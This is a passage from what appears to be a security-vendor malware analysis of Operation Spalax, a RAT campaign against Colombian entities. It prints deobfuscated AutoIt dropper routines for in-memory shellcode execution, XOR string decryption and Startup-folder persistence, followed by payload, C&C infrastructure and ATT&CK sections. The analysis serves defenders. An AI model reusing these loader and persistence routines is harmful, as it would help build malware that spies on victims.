    435353744323B3032313637333232444034323 23A4036464413244403 43A4132464432444744444444323341 3A3231363744363 03
    744443232323232323A3B363744363A40353744413A433A3631374432444744444444 3A40354644363A343A3631464432444744444
    4443A3A3A3631374432444744444444444436374441474040323A463B464432444744444444313344443A3B4443313B37373241353
    434313A403A374741444744444444436323037444432323232323A3B3A374741444744444444 3A3B463A32313A3747414447444444
    444324403432323231 3A37473A444744444444303744443232323232323A3B3A37473A4447444444443A3B4647323140374741444
    744444443A4332343A3B4644323140464 73A4447444444443A3432353A3A3234324403432473244403432353233413333A3347334
    444323232323232323A433A3632464432444744444444 3A403537323A32334634313232343630473 03B3A3744374737404 13B4130333
    232322")
    Dim $ptr_shellcode = DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", BinaryLen(
    $binary_data) + BinaryLen($encrypted_data), "dword", "0x3000", "dword", "0x40")["0"]
    Dim $struct_bin_data = DllStructCreate("byte[" & BinaryLen($binary_data) & "]")
    Dim $struct_shellcode = DllStructCreate("byte[" & BinaryLen($binary_data) & "]", $ptr_shellcode)
    DllStructSetData($struct_bin_data, 1, $binary_data)
    Dim $struct_payload = DllStructCreate("byte[" & BinaryLen($encrypted_data) & "]")
    DllStructSetData($struct_shellcode, 1, $binary_data)
    DllStructSetData($struct_payload, 1, $buf)
    DllCallAddress("dword", $ptr_shellcode, "ptr", DllStructGetPtr($struct_payload), "int", BinaryLen($buf),
    "str", BinaryToString($key), "int", 0)

    Return DllStructGetData($struct_payload, 1)
Endfunc
```

Figure 21. Execution of shellcode to decrypt the payload

We can see that the shellcode is stored encrypted. In fact, before deobfuscating the script, all strings were encrypted with this same XOR-based algorithm. The decryption routine used is shown in Figure 22.

```
Func DECRYPT_STRING($encrypted)
    Local $decrypted_buf
    Local $char_array = binarytostring ("0x" & StringTrimRight ($encrypted, 1))
    $char_array = StringSplit ($char_array, "")

    For $I = "1" To UBOUND($char_array) - "1"
        $decrypted_buf &= CHRW(BitXOR (Asc ($char_array[$I]), StringRight ($encrypted, 1)))
    Next
    Return $decrypted_buf
Endfunc
```

Figure 22. Routine to decrypt strings

Once the payload is decrypted, a shellcode with RunPE code is used to perform the injection. The shellcode is concatenated in the same manner as the payload and executed like the previous shellcode.

To achieve persistence, a VBS script is created to execute a copy of the dropper (which is renamed to aadauthhelper.exe). Then an Internet Shortcut (.url) file is created in the Startup folder to execute the script. The code that generates these files is shown in Figure 23.

```
Func PERSIST_STARTUP_FOLDER($filename, $folder)
    Dim $DIR = @UserProfileDir & "\" & $folder
    Dim $DATA = @ScriptFullPath
    Dim $PAYLOADPATH = $dir & "\" & $filename
    Dim $VBSPATH = $dir & "\" & $folder & ".vbs"
    Dim $URLPATH = @StartupDir & "\" & $folder & ".url"
    Dim $VBSCONTENT = "Set WshShell = WScript.CreateObject(" & Chr(34) & "WScript.Shell" & Chr(34) & ")" &
    @CRLF & "WScript.Sleep(" & Round(Random(5000, 15000)) & ")" & @CRLF & "WshShell.Run " & Chr(34) & Chr(34)
     & Chr(34) & $payloadPath & Chr(34) & Chr(34) & Chr(34)
    Dim $URLCONTENT = "[InternetShortcut]" & @CR & "URL=file:///" & StringReplace($vbsPath, "\", "/")
    Dim $FOLDEREXIST = FileExists($dir)
    Dim $PAYLOADEXIST = FileExists($payloadPath)
    Dim $VBSEXIST = FileExists($vbsPath)
    Dim $URLEXIST = FileExists($urlPath)
    If $folderExist = False Then
        DirCreate($dir)
    Endif
    If $vbsExist = False Then
        FileWrite($vbsPath, $vbsContent)
    Endif
    $MAL_PATH = @UserProfileDir & "\" & $folder

    If $urlExist = False Then
        FileWrite($urlPath, $urlContent)
    Endif
    If $payloadExist = False Then
        FileWrite($payloadPath, FileRead(FileOpen($data, 16384)))
    Endif
Endfunc
```

Figure 23. Code for persistence in AutoIt droppers

The dropper contains code that is not executed. It can:

- Check for VMware and VirtualBox
- Delete the dropper executable
- Run the dropper continuously
- Download and execute files
- Terminate if a “Program Manager” window is found
- Read a binary from its resource section, write it to disk and execute it
- Modify the security descriptor (ACL) for the injected process

For more information see this analysis by Morphisec where similar AutoIt droppers were used with Frenchy shellcode.

Payloads

The payloads used in Operation Spalax are remote access trojans. These provide several capabilities not only for remote control, but also for spying on targets: keylogging, screen capture, clipboard hijacking, exfiltration of files, and the ability to download and execute other malware, to name a few.

These RATs were not developed by the attackers. They are:

- Remcos, sold online
- njRAT, leaked in underground forums
- AsyncRAT, open source

There is not a one-to-one relationship between droppers and payloads, as we have seen different types of droppers running the same payload and also a single type of dropper connected to different payloads. However, we can state that NSIS droppers mostly drop Remcos, while Agent Tesla and AutoIt packers typically drop njRAT.

Remcos is a tool for remote control and surveillance. It can be purchased with a six-month license that includes updates and support. There is also a free version with limited functionalities. While the tool can be used for legitimate purposes, it is also

used by criminals to spy on their victims.

Most of the Remcos samples used by this group are v2.5.0 Pro, but we have also seen all versions that were released since September 2019, which may indicate that the attackers bought a license after that month and have been actively using the different updates that they received during their six month license period.

Regarding njRAT, this group mostly uses v0.7.3 (also known as the Lime version). That version includes functionalities such as DDoS or ransomware encryption, but only spy features such as keylogging are used by the attackers. For a more complete description of this version, refer to this 2018 article by Zscaler.

Another njRAT version used by the attackers is v0.7d (the "green edition") which is a simpler version focused on spying capabilities: keylogging, taking screenshots, access to webcam and microphone, uploading and downloading files, and executing other binaries.

The final type of payload that we will mention is AsyncRAT. In all cases we have observed v0.5.7B, which can be found on GitHub, has been used. The functionalities in this RAT are similar to those in the previously mentioned RATs, which allow attackers to spy on their victims.

Network infrastructure

During our research we saw approximately 70 different domain names used for C&C in the second half of 2020. This amounts to at least 24 IP addresses. By pivoting on passive DNS data for IP addresses and known domain names, we found that the attackers have used at least 160 additional domain names since 2019. This corresponds to at least 40 further IP addresses.

They've managed to operate at such scale by using Dynamic DNS services. This means that they have a pool of domain names (and also register new ones on a regular basis) that are dynamically assigned to IP addresses. This way a domain name can be related to several IP addresses over a period of time and IP addresses can be related to many domain names. Most of the domain names we have seen were registered with Duck DNS, but they have also used DNS Exit for publicvm.com and linkpc.net subdomains.

Regarding IP addresses, almost all of them are in Colombia. Most are IP addresses related to Colombian ISPs: 60% of them are Telmex and 30% EPM Telecomunicaciones (Tigo). As it is highly unlikely that the criminals own so many residential IP addresses, it is possible that they use some victims as proxies, or some vulnerable devices to forward communication to their real C&C servers.

Finally, a subset of the IP addresses belongs to Powerhouse Management, a VPN service provider. They are used in conjunction with DNS Exit subdomains. Similar findings can be found in this analysis by Lab52.

Conclusion

Targeted malware attacks against Colombian entities have been scaled up since the campaigns that were described last year. The landscape has changed from a campaign that had a handful of C&C servers and domain names to a campaign with very large and fast-changing infrastructure with hundreds of domain names used since 2019. Even though TTPs have seen changes, not only in how malware is delivered in phishing emails but also in the RATs used, one aspect that remains the same is that the attacks are still targeted and focused on Colombian entities, both in the public and private sectors. It should be expected that these attacks will continue in the region for a long time, so we will keep monitoring these activities.

A comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

MITRE ATT&CK techniques

Note: This table was built using version 7 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1566.001	Phishing: Spearphishing Attachment	The attackers have used emails with PDF or RTF files attached that contain a link to download malware.
	T1566.002	Phishing: Spearphishing Link	The attackers have used emails with a link to download malware.
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic	The attackers have used droppers that dump VBS files with commands to achieve persistence.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	The attackers have used RATs that can launch a command shell for executing commands.
	T1106	Native API	The attackers have used API calls in their droppers, such as CreateProcessA, WriteProcessMemory and ResumeThread, to load and execute shellcode in memory.
	T1204.001	User Execution: Malicious Link	The attackers have attempted to get users to open a malicious link that leads to the download of malware.
	T1204.002	User Execution: Malicious File	The attackers have attempted to get users to execute malicious files masquerading as documents.
Persistence	T1547.001	Boot or Logon Initialization Scripts: Registry Run Keys / Startup Folder	The attackers have used RATs that persist by creating a Run registry key or by creating a copy of the malware in the Startup folder.
	T1053.005	Scheduled Task/Job: Scheduled Task	The attackers have used scheduled tasks in their droppers and payloads to achieve persistence.
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass User Access Control	The attackers have used RATs that implement UAC bypassing.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	The attackers have used various encryption algorithms in their droppers to hide strings and payloads.
	T1562.001	Impair Defenses: Disable or Modify Tools	The attackers have used CyaX packer, which can disable Windows Defender.

Tactic	ID	Name	Description
	T1070.004	Indicator Removal on Host: File Deletion	The attackers have used malware that deletes itself from the system.
	T1112	Modify Registry	The attackers have used RATs that allow full access to the Registry, for example to clear traces of their activities.
	T1027.002	Obfuscated Files or Information: Software Packing	The attackers have used various layers of packers for obfuscating their droppers.
	T1027.003	Obfuscated Files or Information: Steganography	The attackers have used packers that read pixel data from images contained in PE files' resource sections and build the next layer of execution from the data.
	T1055.002	Process Injection: Portable Executable Injection	The attackers have used droppers that inject the payload into legitimate processes such as RegAsm.exe, MSBuild.exe and more.
	T1497.001	Virtualization/Sandbox Evasion: System Checks	The attackers have used droppers and payloads that perform anti-analysis checks to detect virtual environments and analysis tools.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	The attackers have used various RATs with modules that steal passwords saved in victim web browsers.
Discovery	T1010	Application Window Discovery	The attackers have used droppers and RATs that gather information about opened windows.
	T1083	File and Directory Discovery	The attackers have used various RATs that can browse file systems.
	T1120	Peripheral Device Discovery	The attackers have used njRAT, which attempts to detect if the victim system has a camera during the initial infection.
	T1057	Process Discovery	The attackers have used various RATs with modules that show running processes.
	T1012	Query Registry	The attackers have used various RATs that can read the Registry.
	T1018	Remote System Discovery	The attackers have used njRAT, which can identify remote hosts on connected networks.
	T1518.001	Software Discovery: Security Software Discovery	The attackers have used droppers that check for security software present in a victim's computer.
	T1082	System Information Discovery	The attackers have used various RATs that gather system information such as computer name and

Tactic	ID	Name	Description
			operating system during the initial infection.
	T1016	System Network Configuration Discovery	The attackers have used various RATs that can collect the IP address of the victim machine.
	T1049	System Network Connections Discovery	The attackers have used various RATs that can list network connections on a victim's computer.
	T1033	System Owner/User Discovery	The attackers have used various RATs that retrieve the current username during initial infection.
	T1007	System Service Discovery	The attackers have used various RATs that have modules to manage services on the system.
	T1021.001	Remote Services: Remote Desktop Protocol	The attackers have used various RATs that can perform remote desktop access.
	T1091	Replication Through Removable Media	The attackers have used njRAT, which can be configured to spread via removable drives.
Collection	T1123	Audio Capture	The attackers have used various RATs that can capture audio from the system's microphone.
	T1115	Clipboard Data	The attackers have used various RATs that can access and modify data from the clipboard.
	T1005	Data from Local System	The attackers have used various RATs that can access the local file system and upload, download or delete files.
	T1056.001	Input Capture: Keylogging	The attackers have used various RATs that have keylogging capabilities.
	T1113	Screen Capture	The attackers have used various RATs that can capture screenshots of victim machines.
	T1125	Video Capture	The attackers have used various RATs that can access the victim's webcam.
Command and Control	T1132.001	Data Encoding: Standard Encoding	The attackers have used njRAT, which uses base64 encoding for C&C traffic.
	T1573.001	Encrypted Channel: Symmetric Cryptography	The attackers have used Remcos RAT, which uses RC4 for encrypting C&C communications.
	T1095	Non-Application Layer Protocol	The attackers have used various RATs that use TCP for C&C communications.
	T1571	Non-Standard Port	The attackers have used various RATs that communicate over different port numbers.

Tactic	ID	Name	Description
Exfiltration	T1041	Exfiltration Over C2 Channel	The attackers have used various RATs that exfiltrate data over the same channel used for C&C.
